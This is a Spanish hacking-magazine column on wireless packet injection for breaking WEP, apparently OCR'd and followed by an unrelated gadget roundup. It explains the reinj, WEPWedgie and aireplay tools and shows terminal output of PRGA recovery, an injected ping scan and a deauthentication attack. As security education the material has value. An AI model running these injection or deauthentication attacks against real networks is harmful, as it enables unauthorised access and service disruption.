Pero eso no es posible. Hemos estudiado otras veces que una tarjeta inalámbrica o cualquier otro dispositivo 802.11 no puede transmitir cuando se encuentra en modo MONITOR o RFMON.

A lo que tendría que contestar... Sí, pero no d:b.

Es cierto que una tarjeta inalámbrica cliente como cualquier otro dispositivo 802.11 no puede transmitir datos cuando se encuentra en modo MONITOR o RFMON siempre y cuando entendamos transmitir como establecer una conexión, es decir: enviar paquetes, recibir una respuesta, contestar a esta respuesta.

Lo que sí es posible es poner un dispositivo inalámbrico en modo MONITOR



Ejemplo gráfico: Modo MONITOR / RFMON + Inyección de paquetes.

o RFMON y enviar paquetes. No responder a la respuesta de un paquete.

En el ejemplo gráfico observamos un AP (Punto de acceso) y una tarjeta inalámbrica cliente.

- La tarjeta inalámbrica se encuentra en estado: RFMON / MONITOR. [1]

- El AP se encuentra en modo infraestructura.

- El AP envía paquetes, bien puede ser a otra estación, a un cliente o los conocidos beacoms frame, etc.

- La tarjeta inalámbrica recoge estos paquetes por que se encuentra en estado FRMON o modo MONITOR. Recordar que con este estado podemos recoger/escuchar/capturar paquetes de dispositivos 802.11. [1]

- La tarjeta inalámbrica podría enviar un paquete a la red inalámbrica de infraestructura, al punto de acceso. [2]

- El punto de acceso contestaría a este paquete enviado por la tarjeta inalámbrica cliente. [3]

- La tarjeta inalámbrica no podría contestar a la respuesta enviada por el punto de acceso ya que se encuentra en un estado de "escucha pasiva", el modo RFMON o modo MONITOR. Y esto no es posible.[4]


Por lo que hemos explicado hasta ahora entendemos por que la comunicación bidireccional normal resulta imposible.


La inyección de tráfico se utiliza tan solo para aumentar considerablemente los paquetes con vector de iniciación de la red inalámbrica objetivo. Con este ataque provocamos que la red inalámbrica genere un mayor número de paquetes con vector de iniciación válidos.

Por lo tanto, la inyección de tráfico solo nos ayuda a acelerar la ruptura del protocolo WEP.

Otra cosa que debemos de tener en cuenta es que para la inyección de tráfico con el objetivo de acelerar la ruptura del protocolo de cifrado WEP o provocar un ataque de denegación de servicios por avalancha las respuestas ACK no son importantes.

Existen varias herramientas para reinyectar tráfico inalámbrico. Para GNU/LiNUX, para Microsoft Windows y para BSD. Aunque nosotros utilizaremos la misma para GNU/LiNUX que para Microsoft Windows, explicaremos unas herramientas muy interesantes, más bien su funcionamiento, para entender cómo funciona la inyección de tráfico inalámbrico.





Las herramientas de inyección y su funcionamiento

Una de las herramientas diseñadas específicamente para inyectar tráfico inalámbrico para mejorar la eficacia de la ruptura del protocolo WEP es reinj. Del paquete Wnet para los sistemas BSD. Esta suite de herramientas fue escrita por H1kari, un autor de BSD-airtools. Hablaremos de este conjunto de herramientas más adelante, cuando tocaremos otros temas de generación de marcos inalámbricos, que es la función principal y el propósito con el que se diseñó la biblioteca y las herramientas Wnet.

Al arrancar reinj, que podemos y debemos descargarnos de:

http://www.wi-foo.com/soft/attack/wnet.tgz

Reinj comienza inyectando peticiones ARP y respuestas ACK TCP en la red inalámbrica objetivo. Tanto el contenido como la longitud de estos paquetes son conocidos y generan respuestas cifradas también conocidas (respuestas ARP o RST TCP) y esto provoca que el comportamiento de la herramienta sea muy predecible y la generación del tráfico más fiable.

Existen otros tipos de paquetes que generan repuestas muy predecibles que se pueden probar si se utiliza una técnica similar, por ejemplo, paquetes SYN TCP o las peticiones DHCP.

Reinj funciona de la siguiente manera:




```
    reinj <dispositivo>
  <bssid> <reintentos>
  <intervalo>
```


Reinj controlará las respuestas recibidas en un intento de determinar si ha funcionado correctamente la técnica de inyección, si se ha generado tráfico adicional, por ejemplo.

Si no hubiese respuesta, reinj busca por un paquete mejor para volver a reinyectar. Lógicamente debe de conocer el BSSID (dirección física, la dirección MAC de la red inalámbrica) para poder inyectar el tráfico. Primero esnifa los paquetes de la red inalámbrica objetivo y luego los inyecta.

Cuando reinj detecta lo que considera que es un paquete ARP o ACK de TCP, trata de volver a inyectarlo en la red inalámbrica objetivo y así generar más tráfico inalámbrico. Hace esto en cinco ocasiones seguidas para comprobar las respuestas y luego comienza a inyectar tráfico utilizando el intervalo específico indicado por el usuario en la línea de comandos. De acuerdo, los duplicados que añade reinj a la red inalámbrica objetivo no debilitan criptográficamente la red inalámbrica objetivo, pero las respuestas que estos paquetes duplicados deben generar sí lo hacen. Por eso, cuando reinj determina el objetivo y comienza a obligar a las máquinas de la red a transmitir datos cifrados, rompe el protocolo de cifrado WEP y éste se convierte en una tarea más sencilla, menos tediosa y más rápida. Más en especial cuando se utiliza un ataque FMS mejorado como el que implementa dwepcrack. Se podrían reventar redes inalámbrica objetivo ociosas, todo ello, gracias a algunos protocolos de red muy prolíficos).

OpenBSD es el sistema operativo bajo el que se compilan y ejecutan ambas herramientas. El uso combinado de BSD-Airtools y reinj de Wnet. Una espléndida plataforma para la ruptura avanzada del protocolo de cifrado WEP.

Si nos descargamos reinj de Wnet (http://www.wi-foo.com/soft/attack/wnet.tgz) nos encontraremos ante un fichero empaquetado y comprimido. Si lo desempaquetados y lo descomprimimos nos toparemos con el código fuente de las librerías y de la herramienta en si. Como observaréis esta herramienta esta programada en ANCII C. Si le echamos un vistazo al código fuente podremos observar con mayor claridad y certeza como funciona dicha herramienta. De nuevo nos acercamos al Software Libre ;)



Pasemos ahora a hablar de GNU/LiNUX.

En GNU/LiNUX contamos con una potente y vieja herramienta que funcionan desde la línea de comandos. Estoy hablando de WepWedgie. WEPWedgie es una caja de herramientas para determinar los keystreams del protocolo de cifrado WEP e inyectar tráfico con los keystreams conocidos. La caja de herramientas también incluye la lógica para la regla del cortafuego, pingscanning, y portscanning vía el canal de la inyección y un módem celular.

Podéis descargaros desde:

http://sourceforge.net/project/showfiles.php?group_id=85615&package_id=88676&release_id=176467

WEPWedge consiste en dos programas para permitir a un atacante inyectar tráfico en una red cifrada WEP. El primer programa, prgasnarf se utiliza para descubrir combinaciones de PRGA (algoritmo de la generación del número al azar de Psuedo) y del intravenoso (vector de la inicialización). El otro programa, wepwedgie, utiliza la información recogida con el prgasnarf para inyectar tráfico en la red inalámbrica.

Prgasnarf logra su tarea buscando desafíos y respuestas de la autentificación. Cuando una estación autentifica con una red usando la autentificación de la llave compartida (shared-key) el AP genera un número al azar y lo envía a la estación. La estación después cifra

```
wifitest / # prgasnarf -c 1
Auth Frame:  Auth Type: Shared-Key - 00 01:00:01:00
Auth Frame:  Auth Type: Shared-Key - 01 01:00:02:00 :seq = 02 : Challenge Frame?
Auth Frame:  [3]Encrypted Auth Response
Auth Frame:  [4]responder OK with auth

BSSID: 0023ef3f202f      SourceMAC: 0060c10bb76e
Created 136byte PRGA for IV: b9:00:95
Created prgafile.dat in current directory
wifitest / # wepwedgie -h c0:a8:00:be -t c0:a8:00:01 -S 2 -c 1
Pingscanning Selected
Reading prgafile.dat
BSSID:       00:23:ef:3f:20:2f
Source MAC:  00:60:c1:0b:b7:6e
IV:          b9:00:95:00
Pingscan
Setting last byte of target IP to 0 -- scanning 192.168.0.0-192.168.0.255
Injecting Ping....192.168.0.190->192.168.0.0
Injecting Ping....192.168.0.190->192.168.0.1
Injecting Ping....192.168.0.190->192.168.0.2
Injecting Ping....192.168.0.190->192.168.0.3
Injecting Ping....192.168.0.190->192.168.0.4
```



este número con la llave de WEP y envía el texto cifrado que resulta al AP. Si el AP puede descifrar esto al número al azar que envió inicialmente, después deduce que el cliente tiene la llave correcta de WEP y que debe ser autentificada.

Un problema se presenta porque el desafío inicial se envía en el claro. Cuando la estación cifra este texto plano utiliza el protocolo de cifradoWEP para generar un PRGA que sea entonces XOR-ed con el desafío del texto plano producir la respuesta del texto cifrado. Porque el PRGA es XOR-ed con el texto plano que es posible para un atacante que ha observado el desafío a XOR él con el texto cifrado enviado en la respuesta y recuperar el PRGA usado para cifrarlo.

Después de que se hayan recuperado los datos de PRGA, un atacante puede entonces utilizar el programa del WEPWedgie para conducir portscans del TCP y del UDP, silba como una bala las exploraciones, y la regla del cortafuego prueba inyectando tráfico en la red inalámbrica cifrada con WEP.

Debemos de observar que las redes que usan la autentificación abierta, sino con el protocolo WEP para el cifrado no son vulnerables a este tipo de ataque porque no hay autentificación del desafío/de la respuesta funcionando.

Realmente nosotros vamos a utilizar otras herramientas para la inyección de tráfico inalámbrico en la red inalámbrica objetivo. Conociendo estas herramientas podremos realizar del mismo modo el ataque de inyección desde GNU/LiNUX y Microsoft Windows.

La herramienta que vamos a utilizar es aireplay.

Haremos una pequeña presentación y nos centraremos en ella en el próximo artículo de Hack Wi-Fi.

Aireplay. De la suite aircrack

Aireplay-ng se usa para inyectar paquetes. Su función principal es generar tráfico para usarlo más tarde con aircrack-ng y poder crackear claves del protocolo de cifrado WEP y el protocolo de cifrado WPA-PSK. Hay varios ataques diferentes que se pueden utilizar para hacer desautenticaciones con el objetivo de capturar un handshake WPA, para realizar una falsa autenticación, un reenvío interactivo de un paquete, o una reinyección automática de un ARP-request. Con el programa packetforge-ng es posible crear paquetes "ARP request" de forma arbitraria. Aunque todavía no vamos a ver el protocolo de cifrado WPA hasta más adelante vamos guardando algunas cosas para que nos vaya sonando más adelante ;)


La mayoría de los drivers tienen que estar parcheados para ser capaces de inyectar, no te olvides de leer Installing drivers:



http://www.aircrack-ng.org/doku.php?id=install_drivers&DokuWiki=cf0f8aac65f59656bcec178a7bd8301b

Uso de los ataques con aireplay:

· Actualmente se pueden realizar cinco ataques diferentes:
· Ataque 0: Deautenticación
· Ataque 1: Falsa autenticación
· Ataque 2: Selección interactiva del paquete a enviar
· Ataque 3: Reinyección de una petición ARP (ARP-request)
· Ataque 4: Ataque chopchop
· Ataque 5: Ataque de Fragmentación



```
root@wirelessdefence:/tools/wifi/aircrack-2.41
File Edit View Terminal Tabs Help
 filter options:

      -b bssid  : MAC address, Access Point
      -d dmac   : MAC address, Destination
      -s smac   : MAC address, Source
      -m len    : minimum packet length
      -n len    : maximum packet length
      -u type   : frame control, type    field
      -v subt   : frame control, subtype field
      -t tods   : frame control, To   DS bit
      -f fromds : frame control, From DS bit
      -w iswep  : frame control, WEP     bit

 replay options:

      -x nbpps  : number of packets per second
      -p fctrl  : set frame control word (hex)
      -a bssid  : set Access Point MAC address
      -c dmac   : set Destination  MAC address
      -h smac   : set Source       MAC address
      -e essid  : attack 1: set target AP SSID
      -j        : attack 3: inject FromDS pkts

 source options:

      -i iface  : capture packets from this interface
      -r file   : extract packets from this pcap file

 attack modes:

      -0 count  : deauthenticate all stations
      -1 delay  : fake authentication with AP
      -2        : interactive frame selection
      -3        : standard ARP-request replay
      -4        : decrypt/chopchop WEP packet
```

```
root@wirelessdefence:/tools/wifi/aircrack-2.41
File Edit View Terminal Tabs Help
[root@wirelessdefence aircrack-2.41]# aireplay -0 15 -a 00:06:25:BF:64:99 -c 00:0F:3D:57:FD:C0 ath0
20:48:51  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:48:52  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:48:54  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:48:55  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:48:56  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:48:58  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:48:59  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:49:00  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:49:02  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:49:03  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:49:04  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:49:06  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:49:07  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:49:08  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
20:49:10  Sending DeAuth to station   -- STMAC: [00:0F:3D:57:FD:C0]
[root@wirelessdefence aircrack-2.41]#
```

En el próximo capítulo iremos comentando todos estos ataques para más adelante llevarlos a la práctica. Como estarás pensando van a empezar a aparecer unos cuentos artículos muy prácticos, interesantes y útiles para el hacking inalámbrico. Los hemos comentado para que nos vayan sonando.

Conclusiones

Este mes hemos dedicado todo el espacio de Hack Wi-Fi para introducirnos en ataques de inyección de tráfico inalámbrico. Hemos empezado como es habitual con la teoría para más adelante dejar todo el espacio necesario para la práctica/acción.

Una de las cosas más importantes que hemos aprendido hoy es que los dispositivos inalámbricos 802.11 pueden soportar el modo RFMON / MONITOR y enviar paquetes, NUNCA contestar a una respuesta. Si el ejemplo que he puesto no te queda del todo claro puedes formular tu respuesta o dudas en mi blog (http://netting.wordpress.com), el foro del Taller (http://www.hackwifi.tk) o si lo prefieres en las tierras de Wadalbertia (http://www.wadalbertia.org), donde podéis encontrarme a diario.

Todavía nos queda por investigar que sucede con las nuevas redes de IMAGENIO y ADSL de Telefónica. Empiezan a aparecer ya redes inalámbricas con BSSID no soportados por los programas que generan los diccionarios: wlandecrypter y NeW-Fi.

¿Qué sucede con este tipo de redes inalámbricas? ¿Utilizan el mismo patrón que sus predecesores? ¿Utilizan otra dirección MAC Ethernet para generar el Passphrase? ¿Han cambiado el patrón que genera la clave WEP? Son muchísimas las preguntas que podríamos formularnos acerca de estas redes inalámbricas.

Digamos que yo también me he topado con una red inalámbrica de estas características… Prometo, lo prometido es deuda, estudiar esta red inalámbrica. Sacaré algunas conclusiones e ideas y os las expondré en alguno de los artículos del Taller Hack Wi-Fi. Estad atentos a mi blog ;)

En el próximo número.

Con esta introducción y teoría nos metemos de lleno en materia de inyección de tráfico inalámbrico para la ruptura del protocolo de cifrado WEP. En el próximo capítulo terminaremos con la teoría y empezaremos a ver casos prácticos, ataques reales a redes inalámbricas protegidas, que al fin y al cabo es lo que más nos interesa.

También, si el espacio nos lo permite hablaremos de las nuevas redes inalámbricas de IMAGENIO y ADSL de Telefónica.

Nada más por hoy, nos vemos las caras en el próximo número de Hack Wi-Fi.

Un saludo lectores ;)

NeTTinG (Enrique Andrade González)
nettinghxc@gmail.com

http://www.wadalbertia.org
http://www.hackwifi.tk
http://www.blognetting.tk



AÑO 9 (??? ¿TODAVÍA?), NÚMERO 122

TENDRÉIS NOTICIAS DE MI AGENTE

CONSPIRACIONES

(VUELVEN LAS PORTADAS ENGAÑOSAS. DE NADA)

FRIKI GADGET

Aquí es donde fusilamos de manera inmisericorde los respetables blogs de gadgets de todo el mundo. Que conste que no nos apuntamos el mérito, pero si te gusta lo que has comprado a través de estas páginas, una propinilla no vendría nada mal.

Silla plegable, pero de verdad

En vez de llevarse por ahí la silla plegable de playa de toda la vida, tenemos la oportunidad de cambiar de estilo y hacernos con una robusta maleta convertible en silla, fuertecita, fuertecita.
http://www.techeblog.com/index.php/tech-gadget/suitcase-doubles-as-chair-doesn-t-make-transforming-robot-noises



La energía del Astro Rey

Habrá que aprovechar de alguna manera las tropelías que hemos causado en el clima, como por ejemplo, las largas horas de sol de todo el año para cargar nuestros dispositivos. O sea, un cargador solar de cacharritos.
http://www.usbgeek.com/prod_detail.php?prod_id=0704



La corbata que respira

Si en el trabajo hay que llevar camisa y corbata, lo mejor es tener una corbata USB que ventila y da salida al sudor de tantas horas con el cuello prieto.
http://www.thanko.jp/usbnecktie/



La pinza para el USB

Si el mes pasado hablábamos de un utensilio para recoger el cable USB, este mes sacamos la pinza para no tener los conectores por los suelos, como suele pasar con tanto cable.
http://charlesandmarie.com/lifestyle-gems/bestselling-lifestyle-gems/product/knicks-cable-holder-1/?tx_ttproducts_pi1%5BbackPID%5D=321&tstmp=1190801568





Otro tipo de radio para el baño

Más bien es un hilo musical para el WC, que se usa para reproducir diversas melodías mientras hacemos de vientre, por ejemplo. Se acabaron las incomodidades cuando se entra a retretes ajenos por los ruiditos de la micción. Eso quien se sienta incómodo, claro.
http://www.findgift.com/gift-ideas/pid-118435/



La tetera tostadora, ingenio bipolar

Como los problemas de espacio son muy comunes, vienen muy bien inventos como la tetera tostadora, dos cacharros en uno para ahorrar hueco en casa.
http://www.teapottery.co.uk/Top_Sellers_0/Toaster_Teapot_64.htm

Tostadora chic

Otra de tostadoras, esta vez para los que sí tengan espacio y, sobre todo, dinero. Una tostadora con diseño nada menos que de Bugatti, para los que dicen que eso de Ufesa para los pobres.
http://www.wheredidyoubuythat.com/product_info.asp?ID=5106&type=LATEST&category=&categoryid=



Música de la vieja escuela




Rescatamos los objetos de todo friki de más de 30, y entre ellos el cassette. Este reproductor portátil de música tiene la forma de las entrañables cintas, para el nostálgico de pro.
http://www.bookofjoe.com/2007/09/from-the-websit.html

Maquíllate, maquíllate

Estupendo tocador virtual, o set de maquillaje electrónico. Se conecta a la tele y gracias a su cámara y sus efectos digitales nos mostrará nuestro aspecto con todo tipo de maquillaje y peinados. Eso quien tenga pelo, claro.
http://www.redsave.com/products/GirlTech-Digi-Makeover,,22





Que se vea algo en el móvil, hombre

Que la pantalla de tu móvil ya tiene costras, límpiala de vez en cuando, que lo de debajo son letras y colorines. Estas esponjitas con forma de sushi y pastelitos limpian y decoran a la vez.
http://www.ideashow.cn/list.asp?id=780



Cojines de Transformers (de los buenos, no los de la peli)

Los puristas de Transformers que se estén tirando de los pelos por el atropello de la película de Michael Bay pueden relajarse apretando su pecho contra estos mullidos cojines de los Transformers originales. Ea, ea.
http://www.thinkgeek.com/geektoys/plush/979e/





Mensajes en una tostada

Y la tercera de tostadas. La que nos ocupa nos permite dejar mensajes en el pan, tras escribirlos en su pizarrita superior. Ideal para poner cosas que no nos importen, porque nos las vamos a comer igualmente.
http://www.yankodesign.com/index.php/2007/09/06/honey-i-left-it-on-the-toast/

Say hello to my little lamp!

Tony Montana, ese mito del cine y del buen gusto. La célebre metralleta del protagonista de Scarface, convertida en lámpara para la mesita de noche.
http://www.things-youneverknew.com/website/store/product_detail.asp?UID=2007090622445240&item%5Fno=83000&ltype=home&WT.svl=HomeItem0&WT.ac=HomeItem0





